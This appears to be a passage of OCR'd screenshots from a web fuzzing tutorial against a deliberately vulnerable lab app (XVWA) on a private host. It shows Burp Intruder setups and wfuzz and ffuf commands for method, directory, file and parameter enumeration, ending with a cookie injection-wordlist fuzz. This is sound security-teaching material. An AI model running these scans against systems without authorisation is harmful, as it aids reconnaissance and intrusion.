
Attack type: Sniper


```
GET /xvwa/ HTTP/1.1
Host: 192.168.2.19:8090
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.70
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=§p9bmdcnc3rioqa06rlfpsn9nl4§
Connection: close
```

Start attack | Add § | Clear § | Auto § | Refresh


Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
§§ /xvwa/ HTTP/1.1
Host: 192.168.2.19:8090
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=p9bmdcnc3rioqa06rlfpsn9nl4
Connection: close
Add §
Clear §
Auto §
Refresh


Target
Positions
Payloads
Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 0
Payload type: Simple list
Request count: 0
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Add
Enter a new item
Add from list ...



Target
Positions
Payloads
Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab.
Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 32
Payload type: Simple list
Request count: 32
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
ACL
CHECKIN
CHECKOUT
CONNECT
COPY
DELETE
GET
HEAD
Add
Enter a new item
Add from list ...



Results
Target
Positions
Payloads
Options
Filter: Showing all items
Request
Payload
Status
Error
Timeout
Length
Comment
8 HEAD 200 305
4 CONNECT 400 481
27 TRACE 405 504
0 200 10397
1 ACL 200 10397
2 CHECKIN 200 10397
3 CHECKOUT 200 10397
5 COPY 200 10397
6 DELETE 200 10397


```
Harry@xXxZombi3xXx ~ wfuzz -w wfuzz/wordlist/general/common.txt http://192.168.2.19:8090/xvwa/FUZZ
********************************************************
* Wfuzz 2.4.1 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.2.19:8090/xvwa/FUZZ
Total requests: 949

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000001:   404        9 L      32 W     283 Ch      "@"
000000002:   404        9 L      32 W     284 Ch      "00"
000000003:   404        9 L      32 W     284 Ch      "01"
000000004:   404        9 L      32 W     284 Ch      "02"
000000005:   404        9 L      32 W     284 Ch      "03"
000000006:   404        9 L      32 W     283 Ch      "1"
000000007:   404        9 L      32 W     284 Ch      "10"
000000008:   404        9 L      32 W     285 Ch      "100"
000000009:   404        9 L      32 W     286 Ch      "1000"
```


```
Harry@xXxZombi3xXx ~ wfuzz --hc=404 -w wfuzz/wordlist/general/common.txt http://192.168.2.19:8090/xvwa/FUZZ
********************************************************
* Wfuzz 2.4.1 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.2.19:8090/xvwa/FUZZ
Total requests: 949

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000025:   200        21 L     100 W    1295 Ch     "about"
000000223:   301        9 L      28 W     321 Ch      "css"
000000398:   200        51 L     289 W    3336 Ch     "home"
000000413:   301        9 L      28 W     321 Ch      "img"
000000454:   301        9 L      28 W     320 Ch      "js"
000000744:   301        9 L      28 W     323 Ch      "setup"

Total time: 2.187161
Processed Requests: 949
Filtered Requests: 943
Requests/sec.: 433.8956

Harry@xXxZombi3xXx ~
```

```
Harry@xXxZombi3xXx ~/Downloads/ffuf ./ffuf -c -w ~/wfuzz/wordlist/general/commo
n.txt -u http://192.168.2.19:8090/xvwa/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v0.10
------------------------------------------------

 :: Method       : GET
 :: URL          : http://192.168.2.19:8090/xvwa/FUZZ
 :: Matcher      : Response status: 200,204,301,302,307,401,403
------------------------------------------------

css                     [Status: 301, Size: 321, Words: 20]
home                    [Status: 200, Size: 3306, Words: 1299]
img                     [Status: 301, Size: 321, Words: 20]
js                      [Status: 301, Size: 320, Words: 20]
setup                   [Status: 301, Size: 323, Words: 20]
about                   [Status: 200, Size: 1295, Words: 370]
:: Progress: [949/949] :: 237 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
Harry@xXxZombi3xXx ~/Downloads/ffuf                    ✔ 28 04:34:20
```





Target
Positions
Payloads
Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab.
Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 949
Payload type: Simple list
Request count: 949
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
guests
hack
hacker
handler
hanlder
happening
head
Add
Enter a new item
Add from list ...



Intruder attack 2
Results
Target
Positions
Payloads
Options
Filter: Showing all items
Request
Payload
Status
Error
Timeout
Length
Comment
0 200 10397
25 about 200 1633
398 home 200 3655
223 css 301 554
413 img 301 554
454 js 301 552
744 setup 301 558
1 @ 404 462



Target
Positions
Payloads
Options
Payload Positions
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
GET /xvwa/§§.php HTTP/1.1
Host: 192.168.2.19:8090
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=p9bmdcnc3rioqa06rlfpsn9nl4
Connection: close


Attack type: Sniper
GET /xvwa/home.§§ HTTP/1.1
Host: 192.168.2.19:8090
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=p9bmdcnc3rioqa06rlfpsn9nl4
Connection: close


Payload Positions
Configure th
payloads ar
Sniper
Battering ram
Pitchfork
Attack type: Cluster bomb
GET /xvwa/vulnerabilities/ido /?§§=§§ HTTP/1.1
Host: 192.168.2.19:8090
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/78.0.3904.70 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=p9bmdcnc3rioqa06rlfpsn9nl4
Connection: close


Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab.
Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 9
Payload type: Simple list
Request count: 45
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
index
list
home
menu
id
uid
sid
item
Add
Enter a new item
Add from list ...





Request	Payload1	Payload2	Status	Error	Timeout	Length
35	item	4	200			9791
44	item	5	200			9766
26	item	3	200			9593
8	item	1	200			9553
17	item	2	200			9536
0			200			8929
1	index	1	200			8929
2	list	1	200			8929
3	home	1	200			8929
4	menu	1	200			8929


```
Harry@xXxZombi3xXx ~ wfuzz -c --hc=404 -z file,SecLists/Discovery/Web-Content/raft-small-directories-lowercase.txt -z file,wfuzz/wordlist/general/common.txt -z list,php-txt http://192.168.2.19/FUZZ/FUZ2Z.FUZ3Z
********************************************************
* Wfuzz 2.4.1 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.2.19/FUZZ/FUZ2Z.FUZ3Z
Total requests: 33738848

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000239149:   200        2 L      3 W      38 Ch       "home - @ - php"
000239150:   200        2 L      3 W      38 Ch       "home - @ - txt"
000239151:   200        2 L      3 W      38 Ch       "home - 00 - php"
```

```
000842712:   403        9 L      24 W     222 Ch      "code - zips - txt"
001655897:   302        11 L     22 W     340 Ch      "drupal - index - php"
001656394:   200        139 L    760 W    5889 Ch     "drupal - readme - txt"
001656771:   500        0 L      11 W     74 Ch       "drupal - update - php"
007228379:   200        2 L      3 W      38 Ch       "home - php"
007229016:   200        1 L      1 W      10 Ch       "secret - txt"
```

Request

Raw | Params | Headers | Hex

```
GET /cookie_test.php HTTP/1.1
Host: 192.168.2.19
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/78.0.3904.70 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: lang=en_us.php
Connection: close
```






```
Harry@xXxZombi3xXx ~ wfuzz -c --sl=108 -w wfuzz/wordlist/Injections/All_attack.txt -b lang=FUZZ http://192.168.2.1
9/cookie_test.php
********************************************************
* Wfuzz 2.4.1 - The Web Fuzzer                         *
********************************************************

